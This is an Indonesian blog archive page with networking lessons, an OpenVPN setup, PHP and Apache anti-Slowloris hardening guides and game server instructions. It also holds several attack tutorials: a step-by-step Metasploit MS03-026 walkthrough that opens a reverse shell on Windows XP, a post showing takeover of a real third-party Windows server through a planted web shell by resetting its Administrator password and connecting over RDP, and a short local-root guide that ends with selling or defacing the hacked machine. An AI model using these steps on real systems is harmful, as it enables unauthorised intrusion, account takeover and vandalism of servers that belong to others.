Tampilkan postingan dengan label Server. Tampilkan semua postingan

Selasa, 05 November 2013

Exploit and Gain Remote Access to Windows XP (Metasploit)


Before we start hacking, let’s familiarize ourselves with Metasploit so that when I use certain terms, we all understand them to mean the same thing. When first looking at the Metasploit Framework, it can be a bit overwhelming with the various interfaces, options, utilities, and modules. Here we’ll try to make it understandable so that we can execute our first exploit.

Terminology

The following terminology is not only used within the Metasploit Framework, but throughout the professional hacking and penetration testing communities. As a result, any professional in this field should be familiar with these terms and be able to clearly distinguish them.
  • Exploit
Exploit is the means by which an attacker takes advantage of a flaw or vulnerability in a network, application, or service. The hacker uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you’ve probably already heard of are SQL injections, buffer overflows, etc.
  • Payload
A payload is the program or code that is delivered to the victim system. Metasploit has pre-built payloads for this purpose included in the highly useful Meterpreter, or you can develop your own. This payload is designed to provide the attacker with some capability to manage or manipulate the target system for their particular needs.
  • Shellcode
This is a set of instructions used as a payload when the exploitation occurs. Shellcode is typically written in assembly language, but not necessarily always. It’s called “shellcode” because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim’s machine.
  • Module
A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.
  • Listener
This is that component that listens for the connection from the hacker’s system to the target system. The listener simply handles the connection between these systems.
  • Show
Metasploit Framework has hundreds of modules and other utilities. As a result, you will not be able to remember them all. Fortunately, the show command can grab a listing of all modules, options, targets, etc. in your framework.
Now that we have the basics of Metasploit concepts and commands down, let’s hack a system!

Step 1: Getting Started

First, open a terminal in Linux.
One of the most reliable hacks is on the ubiquitous Windows XP system with the RPC DCOM. It’s a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box (note Microsoft’s comment under impact of vulnerability). Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.

Open the the Metasploit console.
msfconsole
Be patient, it takes awhile for Metasploit to load all of its modules. The current version of Metasploit has 823 exploits and 250 payloads.

Step 2: Find the Exploit

Metasploit allows you to search using the search command. In our case, we are searching for a DCOM exploit, so we can simply type:
msf > search dcom


Step 3: Set the Exploit

Now let’s tell Metasploit what exploit we want to use. Type use and the name of our exploit, exploit/windows/dcerpc/ms03_026_dcom.
msf > use exploit/windows/dcerpc/ms03_026_dcom

Note that the prompt has changed and now reflects our chosen exploit.

Step 4: Set the Options

Now that we’ve chosen our exploit, we can ask Metasploit what our options are. By typing show options, Metasploit will list our options in executing this exploit.
msf > show options


Step 5: Set Remote Host

Metasploit will now ask us for the RHOST. This will be the IP address of the remote host or the machine we’re attacking. In our case, it’s 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tells us that we will be using (binding) port 135.
msf > set RHOST 10.0.0.3
Step 6: Show Payloads
Next, we check to see what payloads are available for this exploit. Type show payloads at the Metasploit prompt:
msf > show payloads


Step 7: Set Payload

Now that we can see what payloads are available, we can select the generic/shell_reverse_tcp by using the Metasploit console set command. If successful, this will establish a remote shell on the target system that we can command.
msf > set PAYLOAD generic/shell_reverse_tcp


Step 8: Set Local Host

Now that we’ve chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking. Tools such a nmap, can help you obtain IP addresses.
msf > set LHOST 10.0.0.6


Step 9: Exploit

Now we command Metasploit to exploit the system:
msf > exploit

Step 10: Open a Shell on the Hacked System

Type the command sessions –i 1 to open a command shell on the XP system that will appear on your Metasploit console.
sessions –i 1
To confirm that the command shell is on the Windows XP system, type dir to get a directory listing on the Windows XP system that you now own!
C: >dir
Congratulations! You have just hacked your first system using Metasploit!

Jumat, 18 Oktober 2013

Penanganan DNS Hijecking

http://i.imgur.com/DfyDkt5.png
Hallo Betermu lagi dengan saya hehehe... jadi gini mas aq mau jelasin tata cara sholat lima waktu ehh penanganan DNS Hijecking brakakaka... semoga saja aku bisa ya mas :D doain aku mas...

teknik newbie saya ini mungkin bisa membantu buat admin heheheh langsung aja ya mastah
  1. lah apa lagi ya bingung aku emmb.. oh iya set dns nya misal kalau mastah2 di sini nggk punya banyak uang jadi kan terpaksa hosting di hostingan gratis kek idhostinger atau lain sebagainya aku sarankan buat para mastah jangan SET NAME SERVER ! kek ns1.idhostinger.com jangan itu mas hati2 loh :v suer deh cukup saja dengan Host A Record Di Domain Contoh misal ya www.dancok.com harus inget mas itu www :v kalau emang mau bener2 mau sangat ya pasang aja di *.dancok.com nya le ip shared nya nya contoh ya http://i.imgur.com/DfyDkt5.png nah contoh shared ip nya :v hehehe...
  2. mencari hostingan yang benar2 aman dan tentram gan :D kalau bisa beli vps endiri :v
  3. jika pusing dengan tutorial ini silahkan hub dokter hewan atau kimcil :v
nanti aku update video tutorial nya deh :)

Kamis, 17 Oktober 2013

Belajar Jaringan Part 8

Pelajar basic kita sudah hampir selesei,

Dari Belajar Jaringan PART VII (basic) yang membahas tentang router sekarang kita akan mengetahui tentang hub dan switch

Sebenarnya fungsinya hampir mirip yaitu menjadi perantara pada suatu jaringan.

Hub 

Suatu perangkat yang memiliki banyak port yang akan menghubungkan beberapa node (komputer) sehingga membentuk suatu jaringan pada topologi star.


Seperti gambar diatas itu hub, saya tidak promosi merk hanya males edit aja

Cara Kerja : Ketika sebuah paket tiba disalah satu port.

Paket itu akan disalin ke port-port yang lain di hub.

Atau dengan kata lain hub hanya menyalin data ke semua simpul yang terhubung ke hub.

Hal ini menyebabkan untuk kerja jaringan akan lambat.

Hub dengan spesifikasi 10/100Mbps harus berbagi bandwidth dengan masing-masing port.

Jadi ketika hanya satu PC yang menggunakan, akan mendapat akses bandwith yang maksimum yang tersedia.

Namun jika beberapa PC beroperasi atau digunakan pada jaringan tersebut, maka bandwidth akan dibagi kepada semua PC, sehingga akan menurukan kinerja jaringan



Switch


Gambar diatas adalah Switch, sekilas mirip tapi switch memiliki beberapa keunggulan dibanding hub.

Cara kerja :


Ada dua arsitektur dasar yang digunakan yaitu : cut-through dan store and forward

Switch cut trough memiliki kelebihan disisi kecepatan karena ketika sebuah paket datang, switch hanya memperhatikan alamat tujuan sebelum diteruskan ke segmen tujuannya.

Sedangkan switch store and forward merupakan kebalikan dari switch cut-trough.

Swtich ini menerima dan menganalisa seluruh isi paket sebelum meneruskannya ketujuan dan untuk memeriksa satu paket memerlukan waktu, tetapi ini memungkinkan switch untuk mengetahui adanya kerusakan pada paket dan mencegahnya agar tidak mengganggu jaringan.

Switch dengan spesifikasi 10/100Mbps akan mengalokasikan 10/100Mbps penuh untuk setiap portnya .

Jadi berapapun jumlah komputer yang terhubung, pengguna akan selalu memiliki bandwidth penuh.

Ok sekian dulu post kali ini kita akan kembali lagi di post Belajar Jaringan Selanjtnya :v

Belajar Jaringan Part 7

Lanjut dari Belajar Jaringan PART VI (basic)

Sekarang kita harus mengetahui tentang Alat yang akan dipergunakan dalam jaringan,

Pertama kita akan memahami tentang Router.


Router adalah komputer khusus yang memiliki tugas utama mengirimkan paket melalui jaringan komputer,

Maksudnya sebagai perantara antara komputer 1 dengan yang lain .

Dalam router ini jalur jaringan ditentukan dan dipilih sehingga paket data terkirim tepat dan akurat

Router mempunyai beberapa komponen yang perlu kita ketahui.

1. CPU (Central Processing Unit) tugasnya menjalankan instruksi system oprasi. seperti menganalisis system, fungsi routing dan fungsi switching.

2. RAM (Random Access Memory) berisi file salinan konfigurasi router, data yang disimpan disini sifatnya tidak permanent akan hilang apabila router direstart

3. ROM (Read-Only Memoory) tugasnya menyimpan diagnosis software yang digunakan ketika router mulai dinyalakan. Menyimpan program bootsrap dari router

4. NVRAM (Non-volatile RAM) Menyimpan semua konfigurasi Router

5. Flash Memory ini adalah IOS router , kalau dikomputer kita biasa melihatnya BIOS

6. Interface ini seperti port ethernet, fast ethernet, console, serial dsb (tergantung router yang kita pakai)

Ok sekian dulu tentang Router , kita berlanjut ke postingan selanjut nya :v

Belajar Jaringan Part 6

Berlanjut dari post sebelumnya pada Belajar Jaringan PART V (basic),

Sekarang kita akan membahas NAT (Network Adress Tranlastion)

Nat berfungsi untuk mengatur Private adress mengakses Internet dengan public address

Kita dapat liat contohnya pada WARNET, Kantor, dan berbagai instansi yang memakai jaringan untuk mengakses internet.

Kalau yang familiar sama speedy, kita kadang mengetahui IP local kita berbeda dengan IP public kita, khususnya pengguna yang memakai speedy dinamic.

Nah itulah Fungsi dari NAT...


Maksudnya ngertikan ?

Keuntungannya nat itu public addressnya di sharing , asal dapat akses dari admin jaringan kita bisa make semua , keamanannya pun cukup bagus, LAN nya bisa di perbesar scalanya, control nya ada di local router.
Ga enaknya softwarenya terbatas, rawan kena remote orang, kecepatan internet jadi lambat karena kita share
Nah ini dia ... liat kan yang di kotak buram itu , itu NATnya ...

kalo kita bisa analisa kotak yang berwarna buram itu mempunyai IP kelas C seperti yang kemaren kita bahas dipost sebelumnya padahal IP publicnya adalah 209.165.202.130 tetapi semua yang ada di dua komputer di bawah itu nantinya bisa konek ke internet...
Ok sekian dulu tentang NAT kita akan lanjut ketingkat selanjutnya pada postingan selanjut nya :v

Belajar Jaringan Part 5

Subnet mask adalah lanjutan pembahasan dari Belajar Jaringan PART IV (basic),

Setelah kita sedikit mengetahui logika dari subnet mask itu sendiri sekarang kita akan coba mengenal lebih jauh tetang subnet mask.

Dalam perhitungan subnet mask kita menggunakan bilangan biner 32 bit dalam membedakan network dan host, sehingga kita dapat menentukan suatu host berada pada jaringan yang mana.

32 bit itu maksudnya ada 32 angka  dalam subnet mask , contohnya pada subnet mask default kelas C

255.255.255.0 = 11111111.11111111.11111111.00000000 (apabila belum paham cara penghitungan biner silahkan tanya ke mbah google dulu, atau menunggu saya menjelaskan tentang perhitungan bilangan biner)

Anda pasti pernah melihat tulisan seperti ini 192.168.1.10/24 iya kan, maksudnya /24 disitu adalah ada 24 angka satu pada subnet mask tersebut , dilihat dari sisi kiri kekanan seperti pada contoh diatas,

ada rumus untuk menghitung subnet mask :


JumlahSubnet = 2N
Jumlah Hostper Subnet = 2H – 2
Blok Subnet
Host dan Broadcast yang valid?
dimana,
N = Jumlah bityang dipinjam
H = Jumlah bit sisa

  
Sekarang kita lihat tabelnya agar lebih jelas....

 
Dan seterusnya , Mungkin sekian dulu sharing tentang subnet mask , kita akan kembali melanjutkan 
pelajaran jaringan basic kita di posting selanjut nya

Belajar Jaringan Part 4


Part ke IV ini kita akan mencoba memahami tentang IP (Internet Protokol)

Seperti yang saya jelaskan di Belajar Jaringan PART III (basic) , setiap host itu jelas memerlukan adanya alamat agar dapat melakukan aktifitas dalam jaringan. Baik dalam mengirim ataupun menerima.

Ip disetting pada NIC (Network Interface Card), kalau kita biasa liat itu LAN card ya... (model2 gitulah...)

Yang perlu kita ketahui tentang IP adalah kelas IP ,

biar gampang pahamnya kita liat digambar ini aja ya ... saya males buat tabelnya soalnya ... hehehe


Dari gambar diatas kita dapat mengetahui nilai dari tiap2 kelas IP itu sendiri, jadi kita sekarang bisa jawab IP di komputer kita itu IP kelas apa ,

Jawabnya kelas C, karena IP kelas C D E itu adalah IP yang kita gunakan pada Jaringan Local, dan IP kelas A dan B itu diperjual belikan alias ga Gretongan...


Kelas IP diatas adalah perhitungan untuk IPv4, kita bisa melihat contohnya pada settingan LAN card kita


Ip kelas A dan B sekarang sudah habis dipakai , sehingga sekarang dibuat IPv6 nanti kalau sempet saya buat postnya tentang IP versi 6 ini , sementara kita belajar yang versi 4 aja dulu.

Sekarang kita coba memahami Subnet Mask , ini fungsinya untuk membedakan Network pada jaringan.

Logika gampangnya gini , kita dalam Kelurahan ada beberapa jalan , misalnya ada jalan anggur, jalan nanas, jalan jeruk dan sebagainya.

Jalan ini bisa kita analogikan sebagai tugas subnet mask , yaitu untuk membedakan jaringan yang akan dipakai.

Contoh dari subnet mask : 255.255.255.0 (subnetmask default kelas C)

Untuk cara penghitungan Subnet Masknya kita akan masuk ke postingan SELANJUTNYA :v

Belajar Jaringan Part 3


Setelah cukup memahami Belajar Jaringan PART II (basic)

Sekarang kita akan membahas standarisasi Protokol.

Karena tiap vendor pada awalnya memiliki standart sendiri dalam memakai protokol untuk jaringan,

kalau logika saya sih ... apabila tidak dibuat standar Internasional tentang protokol ini akan ada banyak masalah ketika kita ingin mengakses sebuah informasi data dari sumber yang berbeda vendor. (Repot banget kan)

nah akhirnya ini nih , IEEE membuat standarnya ,

IEEE (Institute of Electrical and Electronic Engineers)adalah suatu organisasi profesional yang memiliki aktivitas utama berupa membangun standar komunikasi dan jaringan.

Dengan bla bla bla blanya(maksudnya setelah melalui proses yang panjang sekali, kalau saya taro disini takut kepanjangan),

diharuskan adanya identifikasi pada sebuah devices yaitu Physical address atau MAC address dan logical address atau biasa kita sebut IP itu lho...

IP kepanjangan dari Internet protokol,

ada beberapa kelas dalam IP ,

kalau saya tidak salah ingat ada lima kelas (A,B,C,D,E)

Kelas2 dalam IP itu digunakan tergantung fungsinya , nanti kita akan membahas lebih lanjut tentang kelas IP,

MAC address artinya Media Access Control Address kalo di komputer kita bisa cek di cmd ,lalu kita ketikan ipconfig /all

(tau kan cara buka cmd , kalo ga tau coba pencet tombol windows + R terus tulis cmd)

Cara mikir gampangnya, MAC address itu seperti nama orang , kalau Logical address itu seperti alamat orang

Sampai sini dulu masalah protokolnya ya , kita akan lanjut lagi di post selanjutnya karena hal yang kita bahas masih banyak sekali ....

Belajar Jaringan Part 1


Untuk belajar jaringan komputer ada beberapa hal penting yang perlu kita ketahui dahulu, silahkan lihat keterangan yang sudah diringkas dibawah ini..

Seperti namanya jaringan, pastinya kita akan mengingat kata "jaring". Seperti yang dipakai nelayan untuk menangkap ikan, yang perlu kita pahami disini adalah pola pada jaring tersebut, tersambungnya beberapa benang menjadi satu kesatuan yang akhirnya dapat kita gunakan untuk sesuatu yang berguna.

Karena yang akan kita bahas disini adalah jaringan komputer , so sudah jelas kita membutuhkan beberapa peralatan yang nantinya akan menjadikan jaringan itu terbentuk seperti dibawah ini:

Host adalah peralatan yang mengirim dan menerimapesan langsung melalui jaringan.

Shared peripherals tidak langsung terhubung denganjaringan namun berkomunikasi melalui host.

Networks devices digunakan untuk menghubungkanantar host serta mengatur lalu lintas data pada jaringan.

Networks media digunakan untuk menghubungkanhost dengan networks devices atau antar networksdevices.

Setelah kita tau komponen paling mendasar pada jaringan sekarang kita akan coba membuat jaringan sederhana,Untuk melakukan simulasi jaringan kita harus mempunyai tools atau software yang dapat mensimulasikan jaringan yang akan kita buat nanti. Paket Tracer namanya..

Silahkan download filenya disini

STOP !!!Tunggu Part 2 Nya hehehe

Install openVPN di VPS CentOS 5

http://fadhly.web.id/wp-content/uploads/2013/02/openvpn_logo1.pngHai kembali bersama saya yg kangen untuk share yg kali ini mengenai langkah² instalasi openVPN ke VPS.
begini langkahnya :D

Sebelumnya cek dahulu apakah Tun/Tap di vps sudah aktif apa belum, begini caranya :


ketikan command ini:
# ls -al /dev/net/tun
apabila sudah enabled maka akan muncul pesan seperti berikut:
crw——- 1 root root 10, 2010 May 10 16:21 /dev/net/tun
dan bila belum aktif lakukan langkah berikut ini  :
#mkdir -p /dev/net
#mknod /dev/net/tun c 10 200
#chmod 600 /dev/net/tun
#ls -al /dev/net/tun
langkah selanjutnya install gcc, autoconf.noarch, zlib-devel, pam-devel, openssl-devel
Download paket yang diperlukan :
#wget http://openvpn.net/release/openvpn-2.0.9.tar.gz
#wget http://openvpn.net/release/lzo-1.08-4.rf.src.rpm
Install paket yang telah didownload dengan cara berikut:
#rpmbuild --rebuild lzo-1.08-4.rf.src.rpm
#rpm -Uvh /usr/src/redhat/RPMS/i386/lzo-*.rpm
#rpmbuild -tb openvpn-2.0.9.tar.gz
#rpm -Uvh /usr/src/redhat/RPMS/i386/openvpn-2.0.9-1.i386.rpm
apabila mesinnya menggunakan 64bit maka direktorinya biasanya: /usr/src/redhat/RPMS/x86_64/
Sekarang kita copy file konfigurasi nya menuju folder /etc/openvpn
 #cp -r /usr/share/doc/openvpn-2.0.9/easy-rsa/ /etc/openvpn/
Building certificate (membuat sertifikat), masuk direktori /etc/openvpn/easy-rsa/2.0
#cd /etc/openvpn/easy-rsa/2.0
#source ./vars
#./vars
#./clean-all
#./build-ca

akan muncul tulisan2 aneh seperti ini:
Generating a 1024 bit RSA private key
………………………++++++
…………………….++++++
writing new private key to ‘ca.key’
—–
You are about to be asked to enter information that will be incorporatedinto your certificate request.What you are about to enter is what is called a Distinguished Name or a DN.There are quite a few fields but you can leave some blankFor some fields there will be a default value,If you enter ‘.’, the field will be left blank.—–
Country Name (2 letter code) [KG]:
State or Province Name (full name) [NA]:
Locality Name (eg, city) [BISHKEK]:
Organization Name (eg, company) [OpenVPN-TEST]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server’s hostname) []:
OpenVPN-CAEmail Address [me@myhost.mydomain]:
Kalau tidak mau repot tekan enter saja.
Build key server
 #./build-key-server server
Akan keluar tulisan2 seperti yang diatas, yg perlu diisi hanya pada “Common Name”, di sini masukkan kata: server
Build Diffie Hellman
#./build-dh
Build certificate untuk client:
#./build-key vpnhome
Akan keluar tulisan2 seperti yang diatas, yg perlu diisi hanya pada “Common Name”, di sini masukkan kata: vpnhome

Sekarang copy sertifikat2 tersebut ke /etc/openvpn/keys
#cp /etc/openvpn/easy-rsa/2.0/keys /etc/openvpn/keys -R
bikin file server.conf dan letakkan di /etc/openvpn , isi dengan baris berikut :
# nano /etc/openvpn/server.conf
Copas konfigyrasi berikut:
local 74.208.x.x #-- sesuaikan dengan IP server anda
port 9999 #-- port yang dibuka
proto udp #-- pilih udp atau TCP , klo TCP bisa under proxy
dev tun
ca keys/ca.crt #-- lokasi sertifikat ca.crt
cert keys/server.crt #-- lokasi sertifikat server.crt
key keys/server.key #-- lokasi server.key
dh keys/dh1024.pem #-- lokasi dh1024.pem
server 10.8.0.0 255.255.255.0 #-- alokasi nomer IP client/server
ifconfig-pool-persist ipp.txt #-- supaya alokasi IP client tdk berubah2
push "redirect-gateway def1" #-- supaya gateway koneksi berubah ke server
push "dhcp-option DNS 4.2.2.1" #-- untuk merubah DNS
push "dhcp-option DNS 4.2.2.2" #-- sama kayak atas
keepalive 5 30
comp-lzo #-- sistem kompresi (wajib aktif di client maupun di server)
persist-key
persist-tun
status server-tcp.log
verb 3  
Server siap dijalankan, dengan command sbb:
#service openvpn start
atau
#openvpn /etc/openvpn/server.conf
Ok sekarang openVPN server sudah siap , sekarang tinggal bagaimana caranya supaya client dapat menikmasti koneksi seakan-akan direct connection. Yang kita akan lakukan adalah setting firewall :

1. Enabling packet forwarding dengan command:
#echo 1 > /proc/sys/net/ipv4/ip_forward
2. Edit NAT table untuk MASQUERADING
Command berikut khusus untuk server Dedicated saja:
#iptables -t nat -A POSTROUTING -s IPMU/24 -o eth0 -j MASQUERADE
Sedangkan untuk VPS (openvz), command nya adalah sbb:
#iptables -t nat -A POSTROUTING -s IPMU/24 -o venet0 -j SNAT --to 74.208.x.x
IP disesuaikan dengan IP venet0 di VPS anda.
Tutor Ini Dari SHL :))

Rabu, 16 Oktober 2013

Bypass RDP/RDC Windows


emm tadi sempet browsing nemu blog ini http://www.windows-commandline.com/enable-remote-desktop-command-line/ mayan lah buat bypass remote yang server nya nggk bisa di remote xixix
langsung aja mas e... sorry nggk bisa tambah gambar soalnya koneksi aku lagi kacaw
Langsung Pake Command di bawah ini:)) 
 untuk menonaktifkan nya
 untuk mengaktifkan Remote assistance
Biarpun hasil copas moga aja berguna hehehe mau bertanya ? comment aja mas bero

Mengambil hak akses windows server ( MALING )

hem hari hari ini panas sekali di tempat ku... server game ku udah aman tinggal update post di blog.. hehehe langsung aja ya teknik ini khusus windows server looh hehehhehe yuk kita langsung aja :) mas bero !ini simple kok gans heheheh langsung aja ya... pertama kita harus sudah punya target yang sudah di tanem shell xixixi inget WINDOWS SERVER ITU MEMILIKI WEBSERVER SENDIRI YAITU IIS SERVER !  tapi kalau iis server nggk di install mungkin dia pake apache atau litespeed dan semacamnya

Target Pertama Ku

Langsung Aja Kita Masuk Ke Shell Yang Sudah Aku Tanam :)
http://i.imgur.com/hvfpvUU.png

Setelah Kita Masuk Langsung Aja Check OS Server Nya :))
http://img690.imageshack.us/img690/9812/idgs.png 

Nah Setelah Itu Langsung Shell Command Check IP :)
http://i.imgur.com/zkqLdsx.png 

Kita Langsung Check Menggunakan RDP :))
http://i.imgur.com/c0e8sL4.png

Test Masukin IP nya :))
http://i.imgur.com/UkdY1xL.png 

Kalau Seperti Begini Berati Masuk :))
http://img853.imageshack.us/img853/9398/6c7z.png

nah Setelah itu Kita Check User Nya Aja Liat Di Gambar Berikut :))
Dengan Command net user 
http://img812.imageshack.us/img812/2756/55y1.png 

Nah Sekarang Langsung Ganti Pass Administrator Nya :))
Dengan Command  : 
net user namauser passwordbaru 
Contoh :
net user Administrador *di sembunyikan*
http://i.imgur.com/vV7kM6e.png 
 Berhasil ! Karna Server Ini memakai Bahasa Spanyol Mungkin hehehe
*Se ha completado el comando correctamente.
yang Artinya 
*Dia telah menyelesaikan perintah berhasil.( indo )
*He has completed the command successfully. ( ing )

Sesudah Di ganti pass nya langsung aja connect *_*
http://i.imgur.com/jcTIaTo.png  

jika menemukan informasi sertifikat ! klik ok aja say 
 

Setelah Di Klik Ok Tunggu Loading Connect nya 
http://img51.imageshack.us/img51/5656/j2l7.png 

Berhasil Ciat Ciat !
 http://i.imgur.com/dsGhskN.png 

SELAMAT ANDA MENJADI TELAH MENJADI MALING ! ATAU BISA DI SEBUT JUGA BAJINGAN hehhehe
 
udah dulu ah capek ngetik 
tunggu update lain selanjut nya :) target sih update cara teknik rooting dan mengambil hak akses linux server tapi nanti :))

Download Shell B374k : http://code.google.com/p/b374k-shell/

Selasa, 15 Oktober 2013

Matikan Fungsi Bahaya di PHP

kali ini saya mencoba untuk berbagi la ya teknik newbie2 gitu lah :) hehehe dan ini juga sangat lah berguna bagi saya kebetulan saya mempunyai jasa webhost sama game online heheh untuk defense website dan server dari serangan para attacker langsung aja kita bahas ya mastah :v
buat linux biasanya php.ini file nya tersimpan di folder etc langsung aja gan
http://s0.cyberciti.org/images/category/old/php-logo.png# vi /etc/php.ini
kalau tidak bisa pake vi editor pake nano editor atau pico editor juga mantab :v nah sekarang langsung aja apa saja yang harus di disable :v ata di matikan :
kalau saya sih yang di matikan cuman ini doang
dan saya juga merekomendasi kan buat disable allow_ url_include dan allow_url_fopen
allow_url_fopen=Off
allow_url_include=Off
hehehe langsung saja jika sudah tinggal restart webserver nya oh iya tambahan buat yang pake windows server kebetulan juga pake php dan webserver nya pake apache... gampag kok tinggal search aja pake windows explorer file php.ini nya di hdd C

semoga bermanfaat ! jika bingung dan galau tinggal comment di post ini aja ^_^

DDoS attacks: Block Slowloris HTTPD DDoS dengan mod_qos dan mod_antiloris

DDoS attack atau Denial of Service adalah sebuah serangan terhadap sebuah komputer atau server dalam jaringan internet, dengan tujuan menghabiskan sumber daya (resource) yang dimiliki oleh komputer tersebut sampai komputer yang di serang DDoS attack tidak dapat menjalankan fungsinya dengan sebagai mestinya, sehingga secara tidak langsung mencegah pengguna layanan untuk mendapatkan akses dari komputer yang di serang tersebut. Tulisan ini di tujukan untuk alternatife pencegahan DDoS Attack yang diakibatkan oleh Slowloris dimana pada tulisan sebelumnya telah di bahas HTTPd DDoS Attack dengan perl Slowloris

Di dalam system keamanan bawaan linux, sebenarnya untuk mencegah terhadap serangan DDoS attack ini dapat menggunakan Iptables atau software firewall secara default disertakan dalam kebanyakaan paket distribusi linux yang ada saat ini. Namun untuk pengguna awam seperti saya penggunaan firewall tersebut saya rasa sangat tidak efektif, karena biasanya serangan DDoS attack secara global adalah untuk menyerang beberapa service untuk dapat diakses publik.
DDoS Attack Penggunaan firewal dalam penggunaan kasus ini akan mem-block/reject service-service yang justru penting, karena firewall men-definisikan secara global port-port mana saja yang dapat di akses dari publik atau port-port mana saja yang tidak dapat diakses dari publik.
Dengan kebutuhan akan keamanan atas serangan DDoS attack tersebut khususnya service HTTPd/Apache , muncullah beberapa program yang dapat meminimalisir resiko dari serangan DDoS attack tersebut khususnya service web server (apache), saat ini program-program bermunculan antara lain mod_antiloris dan mod_qos. disini akan di jelaskan cara instalasi kedua program tersebut untuk RPM based (RHEL, CentOS, Fedora) untuk distro lain kemungkinan tidak jauh berbada proses instalasi dan penerapannya.

Instalasi dan konfigurasi mod_qos:
# yum install httpd-devel php-devel gcc pcre pcre-devel openssl-devel
# tar -xvzf mod_qos-10.15.tar.gz
# cd mod_qos-10.15/apache2
# apxs -i -c mod_qos.c -lcrypto -lpcre
Tambahkan konfigurasi untuk load module mod_qos di httpd.conf 

# vim /etc/httpd/conf/httpd.conf

# LoadModule qos_module /usr/lib/httpd/modules/mod_qos.so
# vim /etc/httpd/conf.d/qos.conf

Tambahkan kode berikut untuk qos.conf 
# QoS Settings<ifmodule mod_qos.c="">
# handles connections from up to 100000 different IPs
    QS_ClientEntries 100000
# will allow only 50 connections per IP
    QS_SrvMaxConnPerIP 50
# maximum number of active TCP connections is limited to 256
    MaxClients              256
# disables keep-alive when 70% of the TCP connections are occupied:
    QS_SrvMaxConnClose      180
# minimum request/response speed (deny slow clients blocking the server, ie. slowloris keeping connections open without requesting anything):
    QS_SrvMinDataRate       150 1200
# and limit request header and body (carefull, that limits uploads and post requests too):
# LimitRequestFields      30
# QS_LimitRequestBody     102400
</ifmodule>
atau jika anda ingin mng-compile mod_qos secara otomatis ditambahkan dan di load ke httpd.conf, compile dengan penambahan apxs -a seperti berikut:
# apxs -a -i -c mod_qos.c -lcrypto -lpcre
Berikut untuk tahapan instalasi mod_antiloris: 
# tar -xvjf mod_antiloris-0.4.tar.bz2
# apxs -a -i -c mod_antiloris.c
Untuk memeriksa apakah module tersebut sudah di tambahkan dalam load module apache gunakan perintah:
# httpd -M | grep qos_module
# httpd -M | grep antiloris_module
Hasil yang di dapat seperti berikut: 
Syntax OK
 antiloris_module (shared)
Syntax OK
 qos_module (shared)
Sebenarnya anda hanya cukup menggunakan salah satu dari module tersebut, untuk meminimalisir serangan yang terkait dengan HTTPD DDoS attack dan jika ada pertanyaan silahkan comment saja :)

Simple Rooting By Meninbox SBH

langsung aja yah ga usah pake basa basi,.
pertama kmu backconect dlu ke shell mu,. terserah mau pke apa keq,. nc atau bind shell,. disni aku make bind shell,.
comand2'a, lihat aja di gambar,..


setelah check kernel n segala macem'a,.. kmu upload localroot yg pas sama kernel di shell mu,. trus kasih chmod 777 di tuh local,


tggal jalanin deh local yg sdah kmu upload tadi,.

klo berhasil ke root, mka id'a berubah, sperti gambar yg di atas,.

tahap akhir'a,. tggal add usermu aja distu,.


klo udah berhasil,. jadi'a kek gini


sekrang apa lagi,.??
ya terserah mau kalian apakan,. ntah itu mau di jual, mau di pke sndri, atau mau di deface,.

Rabu, 03 Oktober 2012

Xpad Multi Editor Plus Aka Notepad


Author By : Me Shandy Afrian & Yogi Nax's Czr

Features :
[=]Syntax Highlighting and Syntax Folding
[=]User Defined Syntax Highlighting and Folding
[=]PCRE (Perl Compatible Regular Expression) Search/Replace
[=]GUI entirely customizable: minimalist, tab with close button, multi-line tab, vertical [=]tab and vertical document list
[=]Document Map
[=]Auto-completion: Word completion, Function completion and Function parameters hint
[=]Multi-Document (Tab interface)
[=]Multi-View
[=]WYSIWYG (Printing)
[=]Zoom in and zoom out
[=]Multi-Language environment supported
[=]Bookmark
[=]Macro recording and playback
[=]Launch with different arguments

Download Link :
http://www.mediafire.com/?qyaos7kwp2t9t57
Password : 123456
Mirror Link : http://www.4shared.com/rar/ZBNape8J/XPadME_Plus_V01.html?

Jumat, 03 Agustus 2012

Ane mau share GTA-Multiplayer Nie CoolCool

Tools x

1.Server File

3.Patch Client
4.Untuk Client bisa pake GTA San andreas V.01
Pasti nya Client

Setting Buat NGelan !!! (Server)

1.Buka File Server.cfg

echo Executing Server Config...
lanmode 0 >>>Buat Ngelan ganti (1)
rcon_password changeme >>>Ganti dgn password kamu
maxplayers 32 >>>Maksimal Player
port 7777
hostname SA-MP 0.3 Server >>>Host
gamemode0 grandlarc 1
filterscripts base gl_actions gl_property gl_realtime gl_mapicon ls_elevator
announce 0
query 1
weburl http://www.facebook.com/XsvsHacker
onfoot_rate 40
incar_rate 40
weapon_rate 40
stream_distance 300.0
stream_rate 1000
maxnpc 0
logtimeformat [%H:%M:%S]


Kalo sudah tinggal connect ke client>>>Klik Ip address nya>>trus Tulis password nya>>>Klik Connect deh!!!

Lan mode uda gw coba succes 100%
buat yg pengen Online setting Port forward!!Mudahan KG-Lovers Bisa bikin server trs kita maen bareng2 Big GrinBig GrinBig Grin

Gunbound Server+Client

 
File Yang Dibutuhkan :

Tutorial:
1. Extract gunbound server ke mana aja !!
2. Extract ww.rar dimana aja
3. install Wamp Server , defaultnya sih di C:/Wamp
4. Copy Semua Isi ww.rar ( gunbound , nprotect , index , fetch , fetch.dll , notice)
paste di C:/Wamp/WWW/
nah .. disitu paste aja filenya !
5. Jalananin Wamp Server , pastikan server online . bisa dilihat di tray icon di kanan bawah desktop

6. Extract MysqlAdm , Lalu jalankan Mysqladm.exe ( pastikan Server wamp berjalan )

7. connect it , sampai sukses .. lalu bikin 4 database
Batch , Admin , Gunbound , user
8. klik pada database admin , lalu klik database di atas . dan pilih Import sql dump file
lalu buka file Db di GB_serv > database > admin

lalu ok .. lakukan kepada 3 database yg lain.

